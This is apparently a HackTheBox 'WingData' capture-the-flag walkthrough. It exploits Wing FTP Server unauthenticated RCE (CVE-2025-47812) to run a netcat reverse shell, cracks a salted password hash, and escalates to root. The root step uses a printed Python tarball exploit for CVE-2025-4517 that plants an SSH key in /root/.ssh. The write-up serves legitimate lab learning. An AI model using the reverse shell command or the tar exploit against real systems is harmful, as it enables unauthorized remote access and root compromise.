Wingdata - HackTheBox

Hello guys, today we tackle WingData, a HackTheBox season 10 easy machine. Without wasting too much time, let's dive directly with enumeration
Reconnaissance
Port Scanning
┌──(jovi㉿Jovi)-[~/Downloads]
└─$ nmap 10.129.40.143
Starting Nmap 7.98 ( https://nmap.org ) at 2026-04-28 13:20 +0100
Nmap scan report for 10.129.40.143
Host is up (0.57s latency).
Not shown: 998 filtered tcp ports (no-response)
PORT   STATE SERVICE
22/tcp open  ssh
80/tcp open  http

Nmap done: 1 IP address (1 host up) scanned in 79.40 seconds
From the scan, the following was noted:
- Port 80 is opened, showing the presence of a web application
- Port 22 is opened, which is the port for SSH
Web Enumeration
With the ports identified, I then moved to fingerprinting the web application running on port 80.
Before proceeding, make sure wingdata.htb is been registered in the /etc/hosts file with the corresponding IP address of the box

After navigating through the interface, I identified the software version running at the login page

With the version identified, I then used searchsploit to find any reported vulnerability of that particular version, and guess what?! I found something interesting🤭
┌──(jovi㉿Jovi)-[~/Downloads]
└─$ searchsploit "wing"
---------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------- ---------------------------------
 Exploit Title                                                                                                                                                                                            |  Path
---------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------- ---------------------------------
<SNIP>
Weekly Drawing Contest 0.0.1 - 'Check_Vote.php' Local File Inclusion                                                                                                                                      | php/webapps/29737.txt
Wing FTP Server - (Authenticated) Command Execution (Metasploit)                                                                                                                                          | windows/remote/34517.rb
Wing FTP Server - Authenticated CSRF (Delete Admin)                                                                                                                                                       | php/webapps/48200.txt
Wing FTP Server 3.2.4 - Cross-Site Request Forgery                                                                                                                                                        | multiple/webapps/10821.txt
Wing FTP Server 4.3.8 - Remote Code Execution (RCE) (Authenticated)                                                                                                                                       | windows/remote/50720.py
Wing FTP Server 6.0.7 - Unquoted Service Path                                                                                                                                                             | windows/local/47818.txt
Wing FTP Server 6.2.3 - Privilege Escalation                                                                                                                                                              | windows/local/48160.py
Wing FTP Server 6.2.5 - Privilege Escalation                                                                                                                                                              | multiple/webapps/48154.sh
Wing FTP Server 6.3.8 - Remote Code Execution (Authenticated)                                                                                                                                             | lua/webapps/48676.txt
Wing FTP Server 7.4.3 - Unauthenticated Remote Code Execution  (RCE)                                                                                                                                      | multiple/remote/52347.py
Wing FTP Server Admin 4.4.5 - Cross-Site Request Forgery (Add User)                                                                                                                                       | php/webapps/36992.txt
Wing FTP Server Admin 4.4.5 - Multiple Vulnerabilities                                                                                                                                                    | windows/webapps/36861.txt
WinGate 9.4.1.5998 - Insecure Folder Permissions                                                                                                                                                          | windows/local/48573.txt
Winged Gallery 1.0 - 'Thumb.php' Cross-Site Scripting                                                                                                                                                     | php/webapps/28102.txt
WordPress Core < 5.2.3 - Viewing Unauthenticated/Password/Private Posts                                                                                                                                   | multiple/webapps/47690.md
WPS Office < 2016 - '.ppt' drawingContainer Memory Corruption                                                                                                                                             | windows/dos/39397.txt
---------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------- ---------------------------------
---------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------- ---------------------------------
 Shellcode Title                                                                                                                                                                                          |  Path
---------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------- ---------------------------------
Linux/x86 - Disable Shadowing Shellcode (42 bytes)                                                                                                                                                        | linux_x86/43648.c
---------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------- ---------------------------------
Exploitation
Initial Access
Wing FTP Server 7.4.3 suffered from unauthenticated RCE interesting. I then moved on and copied the exploit to our working directory.
┌──(jovi㉿Jovi)-[~/Downloads]
└─$ searchsploit -p 52347
  Exploit: Wing FTP Server 7.4.3 - Unauthenticated Remote Code Execution  (RCE)
      URL: https://www.exploit-db.com/exploits/52347
     Path: /usr/share/exploitdb/exploits/multiple/remote/52347.py
    Codes: CVE-2025-47812
 Verified: False
File Type: Python script, ASCII text executable
Copied EDB-ID #52347's path to the clipboard
┌──(jovi㉿Jovi)-[~/walkthroughs/HTB/Wingdata]
└─$ cp /usr/share/exploitdb/exploits/multiple/remote/52347.py .
I then checked the exploit's usage in order to get into our server😌
┌──(jovi㉿Jovi)-[~/walkthroughs/HTB/Wingdata]
└─$ python3 52347.py
usage: 52347.py [-h] [-u URL] [-f FILE] [-c COMMAND] [-v] [-o OUTPUT] [-U USERNAME]
52347.py: error: Either -u/--url or -f/--file must be specified.
The first thing I did was to verify if the server was effectively vulnerable to unauthenticated RCE
┌──(jovi㉿Jovi)-[~/walkthroughs/HTB/Wingdata]
└─$ python3 52347.py -u http://ftp.wingdata.htb/

[*] Testing target: http://ftp.wingdata.htb/
[+] http://ftp.wingdata.htb/ is vulnerable!
┌──(jovi㉿Jovi)-[~/walkthroughs/HTB/Wingdata]
└─$ python3 52347.py -u http://ftp.wingdata.htb/ -c whoami

[*] Testing target: http://ftp.wingdata.htb/
[+] Sending POST request to http://ftp.wingdata.htb//loginok.html with command: 'whoami' and username: 'anonymous'
[+] UID extracted: 8e67f56f6ee1ccdf8a00738a246bfd02f528764d624db129b32c21fbca0cb8d6
[+] Sending GET request to http://ftp.wingdata.htb//dir.html with UID: 8e67f56f6ee1ccdf8a00738a246bfd02f528764d624db129b32c21fbca0cb8d6

--- Command Output ---
wingftp
----------------------
Things are getting interesting from now. I just have to execute a reverse shell payload and obtain a shell as wingftp user (an old friend of mine🤧).
After trying so many payloads, I finally found one that worked.
python3 52347.py -u http://ftp.wingdata.htb/ -c 'nc 10.10.15.192 4444 -e /bin/bash'
Before executing the command, I first set up a netcat listener
nc -nvlp 4444
┌──(jovi㉿Jovi)-[~/walkthroughs/HTB/Wingdata]
└─$ python3 52347.py -u http://ftp.wingdata.htb/ -c 'nc 10.10.15.192 4444 -e /bin/bash'

[*] Testing target: http://ftp.wingdata.htb/
[+] Sending POST request to http://ftp.wingdata.htb//loginok.html with command: 'nc 10.10.15.192 4444 -e /bin/bash' and username: 'anonymous'
[+] UID extracted: fc66734cc6aeb29f8df69d349d6ab878f528764d624db129b32c21fbca0cb8d6
[+] Sending GET request to http://ftp.wingdata.htb//dir.html with UID: fc66734cc6aeb29f8df69d349d6ab878f528764d624db129b32c21fbca0cb8d6
[-] Error sending GET request to http://ftp.wingdata.htb//dir.html: HTTPConnectionPool(host='ftp.wingdata.htb', port=80): Read timed out. (read timeout=10)
And that's how we got our reverse shell🙂↔️.
Ah.. I forgot to show the output, sorry🤧
┌──(jovi㉿Jovi)-[~/walkthroughs/HTB/Wingdata]
└─$ nc -nvlp 4444
Listening on 0.0.0.0 4444
Connection received on 10.129.40.143 47972
Why would I lie?🤨
wingftp -> wacky
After obtaining the reverse shell, I proceeded in stabilizing the shell using the following commands
python3 -c 'import pty;pty.spawn("/bin/bash")'
<CTRL + Z>
stty raw -echo; fg
After moving around the directory we landed in, I found interesting user files that contains hashed passwords
wingftp@wingdata:/opt/wftpserver$ ls
Data         pid-wftpserver.pid  version.txt  wftp_default_ssh.key
License.txt  README              webadmin     wftp_default_ssl.crt
Log          session             webclient    wftp_default_ssl.key
lua          session_admin       wftpconsole  wftpserver
wingftp@wingdata:/opt/wftpserver$ cd Data
wingftp@wingdata:/opt/wftpserver/Data$ ls
1  _ADMINISTRATOR  bookmark_db  settings.xml  ssh_host_ecdsa_key  ssh_host_key
wingftp@wingdata:/opt/wftpserver/Data$ ls 1
groups  portlistener.xml  settings.xml  users
wingftp@wingdata:/opt/wftpserver/Data$ cd 1/users
wingftp@wingdata:/opt/wftpserver/Data/1/users$ ls
anonymous.xml  john.xml  maria.xml  steve.xml  wacky.xml
Upon inspecting the /home directory, a user wacky was found. So I viewed the content of wacky.xml and found a password hash.
wingftp@wingdata:/opt/wftpserver/Data/1/users$ cat wacky.xml
<?xml version="1.0" ?>
<USER_ACCOUNTS Description="Wing FTP Server User Accounts">
    <USER>
        <UserName>wacky</UserName>
        <EnableAccount>1</EnableAccount>
        <EnablePassword>1</EnablePassword>
        <Password>32940defXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX994f8a503ca</Password>
        <ProtocolType>63</ProtocolType>
        <EnableExpire>0</EnableExpire>
        <SNIP>
    </USER>
</USER_ACCOUNTS>
With that in hand, I then analyzed the hash to obtain the algorithm behind it using hashid
┌──(jovi㉿Jovi)-[~/walkthroughs/HTB/Wingdata]
└─$ hashid '32940defd3c3ef70a2dd44a5301ff984c4742f0baae76ff5b8783994f8a503ca' -m
Analyzing '32940defd3c3ef70a2dd44a5301ff984c4742f0baae76ff5b8783994f8a503ca'
[+] Snefru-256
[+] SHA-256 [Hashcat Mode: 1400]
[+] RIPEMD-256
[+] Haval-256
[+] GOST R 34.11-94 [Hashcat Mode: 6900]
[+] GOST CryptoPro S-Box
[+] SHA3-256 [Hashcat Mode: 5000]
[+] Skein-256
[+] Skein-512(256)
I then attempted to crack it using hashcat mode 1400, but wasn't successfull🥲. So I went for more research and realized this was a salted hash.

I searched for the salt in the configuration files but found none. After a google search, I found the default salt of admin accounts WingFTP.

I then saved the hash with the salt in the format stated by the AI overview (If it doesn't work it is the AI's fault, not mine😭)

After saving the hash with salt, I then proceed in cracking and was successful
┌──(jovi㉿Jovi)-[~/walkthroughs/HTB/Wingdata]
└─$ nano hash.txt

┌──(jovi㉿Jovi)-[~/walkthroughs/HTB/Wingdata]
└─$ hashcat -m 1410 hash.txt /usr/share/wordlists/rockyou.txt
hashcat (v7.1.2) starting

OpenCL API (OpenCL 3.0 PoCL 6.0+debian  Linux, None+Asserts, RELOC, SPIR-V, LLVM 18.1.8, SLEEF, DISTRO, POCL_DEBUG) - Platform #1 [The pocl project]
====================================================================================================================================================
* Device #01: cpu-skylake-avx512-11th Gen Intel(R) Core(TM) i7-1185G7 @ 3.00GHz, 14890/29781 MB (4096 MB allocatable), 8MCU

Minimum password length supported by kernel: 0
Maximum password length supported by kernel: 256
Minimum salt length supported by kernel: 0
Maximum salt length supported by kernel: 256

<SNIP>

Dictionary cache hit:
* Filename..: /usr/share/wordlists/rockyou.txt
* Passwords.: 14344385
* Bytes.....: 139921507
* Keyspace..: 14344385

32940defXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX994f8a503ca:WingFTP:[REDACTED]

Session..........: hashcat
Status...........: Cracked
Hash.Mode........: 1410 (sha256($pass.$salt))
<SNIP>

Started: Tue Apr 28 15:05:17 2026
Stopped: Tue Apr 28 15:05:31 2026
User flag
The password obtained was then used to login in the server through ssh and view the user flag.
┌──(jovi㉿Jovi)-[~/walkthroughs/HTB/Wingdata]
└─$ ssh wacky@10.129.40.143
wacky@10.129.40.143's password:
Linux wingdata 6.1.0-42-amd64 #1 SMP PREEMPT_DYNAMIC Debian 6.1.159-1 (2025-12-30) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Tue Apr 28 10:07:13 2026 from 10.10.15.192
wacky@wingdata:~$ ls
user.txt
wacky@wingdata:~$ cat user.txt
18d8exxxxxxxxxxxxxxxxxxxxxx20844
You can take a break, you deserve it. See you in 5 minutes...
Privilege Escalation
Backup script
5 minutes break, not 6!!!🧐 Come back to your seat! ...Thank you.
After some enumeration, I found a python script I could run with sudo privileges.
wacky@wingdata:~$ sudo -l
Matching Defaults entries for wacky on wingdata:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin, use_pty

User wacky may run the following commands on wingdata:
    (root) NOPASSWD: /usr/local/bin/python3 /opt/backup_clients/restore_backup_clients.py *
So what followed next? (you ask yourself😏)
I proceeded to understand what the script does. I know it is written backup script, but how exactly does it work?
From the help menu, I understood that it restores client configuration from a validated backup tarball
wacky@wingdata:~$ python3 /opt/backup_clients/restore_backup_clients.py -h
usage: restore_backup_clients.py [-h] -b BACKUP -r RESTORE_DIR

Restore client configuration from a validated backup tarball.

options:
  -h, --help            show this help message and exit
  -b BACKUP, --backup BACKUP
                        Backup filename (must be in /home/wacky/backup_clients/ and match backup_<client_id>.tar, where <client_id> is a positive integer, e.g., backup_1001.tar)
  -r RESTORE_DIR, --restore-dir RESTORE_DIR
                        Staging directory name for the restore operation. Must follow the format: restore_<client_user> (e.g., restore_john). Only alphanumeric characters and underscores are allowed in the <client_user> part (1–24
                        characters).

Example: sudo restore_backup_clients.py -b backup_1001.tar -r restore_john
I then proceed to read the content of the script to have a better insight
#!/usr/bin/env python3
import tarfile
import os
import sys
import re
import argparse

BACKUP_BASE_DIR = "/opt/backup_clients/backups"
STAGING_BASE = "/opt/backup_clients/restored_backups"

def validate_backup_name(filename):
    if not re.fullmatch(r"^backup_\d+\.tar$", filename):
        return False
    client_id = filename.split('_')[1].rstrip('.tar')
    return client_id.isdigit() and client_id != "0"

def validate_restore_tag(tag):
    return bool(re.fullmatch(r"^[a-zA-Z0-9_]{1,24}$", tag))

def main():
    parser = argparse.ArgumentParser(
        description="Restore client configuration from a validated backup tarball.",
        epilog="Example: sudo %(prog)s -b backup_1001.tar -r restore_john"
    )
    parser.add_argument(
        "-b", "--backup",
        required=True,
        help="Backup filename (must be in /home/wacky/backup_clients/ and match backup_<client_id>.tar, "
             "where <client_id> is a positive integer, e.g., backup_1001.tar)"
    )
    parser.add_argument(
        "-r", "--restore-dir",
        required=True,
        help="Staging directory name for the restore operation. "
             "Must follow the format: restore_<client_user> (e.g., restore_john). "
             "Only alphanumeric characters and underscores are allowed in the <client_user> part (1–24 characters)."
    )

    args = parser.parse_args()

    if not validate_backup_name(args.backup):
        print("[!] Invalid backup name. Expected format: backup_<client_id>.tar (e.g., backup_1001.tar)", file=sys.stderr)
        sys.exit(1)

    backup_path = os.path.join(BACKUP_BASE_DIR, args.backup)
    if not os.path.isfile(backup_path):
        print(f"[!] Backup file not found: {backup_path}", file=sys.stderr)
        sys.exit(1)

    if not args.restore_dir.startswith("restore_"):
        print("[!] --restore-dir must start with 'restore_'", file=sys.stderr)
        sys.exit(1)

    tag = args.restore_dir[8:]
    if not tag:
        print("[!] --restore-dir must include a non-empty tag after 'restore_'", file=sys.stderr)
        sys.exit(1)

    if not validate_restore_tag(tag):
        print("[!] Restore tag must be 1–24 characters long and contain only letters, digits, or underscores", file=sys.stderr)
        sys.exit(1)

    staging_dir = os.path.join(STAGING_BASE, args.restore_dir)
    print(f"[+] Backup: {args.backup}")
    print(f"[+] Staging directory: {staging_dir}")

    os.makedirs(staging_dir, exist_ok=True)

    try:
        with tarfile.open(backup_path, "r") as tar:
            tar.extractall(path=staging_dir, filter="data")
        print(f"[+] Extraction completed in {staging_dir}")
    except (tarfile.TarError, OSError, Exception) as e:
        print(f"[!] Error during extraction: {e}", file=sys.stderr)
        sys.exit(2)

if __name__ == "__main__":
    main()
So the script reads a tar from /opt/backup_clients/backups/backup_<id>.tar and extracts it to /opt/backup_clients/restored_backups/restore_<tag>/.
CVE-2025-4517 PATH_MAX bypass in tarfile.extractall(filter="data")
After a lot of research, I found out the TarFile.extractAll() function was vulnerable to an overflow vulnerability ( CVE-2025-4517 ) in the version of python installed in this server (3.12.3)
wacky@wingdata:/opt/backup_clients/backups$ python3 --version
Python 3.12.3

I then tried to adapt the exploit at CVE-2025-4517 to generate a malicious tarball that will write my public key in the authorized keys of the root user (It's not my fault, I was asked to make myself at home🙃)
import tarfile, os, io

comp = 'd' * 247
steps = "abcdefghijklmnop"
path = ""

with tarfile.open("backup_9999.tar", mode="w") as tar:
    for i in steps:
        a = tarfile.TarInfo(os.path.join(path, comp))
        a.type = tarfile.DIRTYPE
        tar.addfile(a)
        b = tarfile.TarInfo(os.path.join(path, i))
        b.type = tarfile.SYMTYPE
        b.linkname = comp
        tar.addfile(b)
        path = os.path.join(path, comp)

    linkpath = os.path.join("/".join(steps), "l" * 254)
    l = tarfile.TarInfo(linkpath)
    l.type = tarfile.SYMTYPE
    l.linkname = "../" * len(steps)
    tar.addfile(l)

    # escape -> /root/.ssh directory
    e = tarfile.TarInfo("escape")
    e.type = tarfile.SYMTYPE
    e.linkname = linkpath + "/../../../../../root/.ssh"
    tar.addfile(e)

    # Write new file THROUGH the symlink (no hardlink needed)
    pubkey = open("./rootkey.pub", "rb").read()
    n = tarfile.TarInfo("escape/authorized_keys")
    n.type = tarfile.REGTYPE
    n.size = len(pubkey)
    n.mode = 0o600
    tar.addfile(n, fileobj=io.BytesIO(pubkey))
Basically the script does the following :
- The for loop creates a directory with a 247-character name and a single-letter symlink pointint to it at every iteration. After 16 iterations, the fully resolved path is approximately 3952 chars (247 x 16), approaching PATH_MAX(4096 bytes)
linkpathis constructed using the single-letter steps (a/b/c/.../p/llll...l). When Python tries to resolve this through the chain of symlinks built in the loop above, the path exceeds PATH_MAX. At that pointos.path.realpath()stops resolving and returns the raw unresolved path, so the filter check passes without actually verifying where the symlink leads. Thelinknameof../../../../../../(16 levels) brings back to the extraction root.escapeis a symlink whose target is built through the overflow chain. When the filter validates it,os.path.realpath()hits PATH_MAX during resolution oflinkpathand bails out before reaching/../../../../../root/.ssh, so the out-of-bounds portion is never checked. At extraction time the OS kernel resolves it fully, landing in/root/.ssh.escape/authorized_keysresolves (viaescape→/root/.ssh) to/root/.ssh/authorized_keys. The filter only checks that escape is within the extraction dir (it already passed) so writing through it is allowed. The actual write lands outside the extraction directory entirely.
Before running the script, I first generated the ssh keys with the following command on my attack host
┌──(jovi㉿Jovi)-[~/walkthroughs/HTB/Wingdata]
└─$ ssh-keygen -f ./rootkey -N ""
Generating public/private ed25519 key pair.
Your identification has been saved in ./rootkey
Your public key has been saved in ./rootkey.pub
The key fingerprint is:
SHA256:H2/BeLqSOkG4mlYMwic395ewuaorqbS4T4fFKpf/LOA jovi@Jovi
The key's randomart image is:
+--[ED25519 256]--+
|                 |
|                 |
|.    .           |
|.o.=....   o     |
| .+o=o. S + +    |
|  .=+ .+ + = .   |
|.oB=.  .o.o o    |
|o*Eo....o  o     |
|==oo++=o ..      |
+----[SHA256]-----+
With the keys created, I then proceed to create the malicious tar file using our beautiful python script above and transfer it to the box.
┌──(jovi㉿Jovi)-[~/walkthroughs/HTB/Wingdata]
└─$ python3 generate_tar.py
┌──(jovi㉿Jovi)-[~/walkthroughs/HTB/Wingdata]
└─$ scp backup_9999.tar wacky@10.129.40.143:/opt/backup_clients/backups/
wacky@10.129.40.143's password:
backup_9999.tar                                                                                                                                                                                           100%  110KB  16.2KB/s   00:06
We are already at 2 commands left before we separate. I will miss you🥺. What's your name by the way? it was great going through this with you🤝.
root flag
Let's stop being emotional and get that root flag😾
I moved back to the foothold and ran the command to restore our non-malicious backup file. Trust me it wasn't malicious at all😙.
wacky@wingdata:/opt/backup_clients/backups$ sudo python3 /opt/backup_clients/restore_backup_clients.py -b backup_9999.tar -r restore_pwn
[+] Backup: backup_9999.tar
[+] Staging directory: /opt/backup_clients/restored_backups/restore_pwn
[+] Extraction completed in /opt/backup_clients/restored_backups/restore_pwn
To see if the command successfully worked, I just had to ssh as root with my private key.
┌──(jovi㉿Jovi)-[~/walkthroughs/HTB/Wingdata]
└─$ ssh -i rootkey root@10.129.40.143
Linux wingdata 6.1.0-42-amd64 #1 SMP PREEMPT_DYNAMIC Debian 6.1.159-1 (2025-12-30) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Tue Apr 28 12:18:33 2026 from 10.10.15.192
root@wingdata:~#
Guess who is root... I allow you to do the most difficult part of all this work. Find where the root flag is and print it😏
root@wingdata:~# ls
root.txt
root@wingdata:~# cat root.txt
aecc5xxxxxxxxxxxxxxxxxxxxxx8a097
root@wingdata:~#
And that's all for today's walkthrough, thank you for following along and hope to see you soon. Stay safe and keep hacking!😁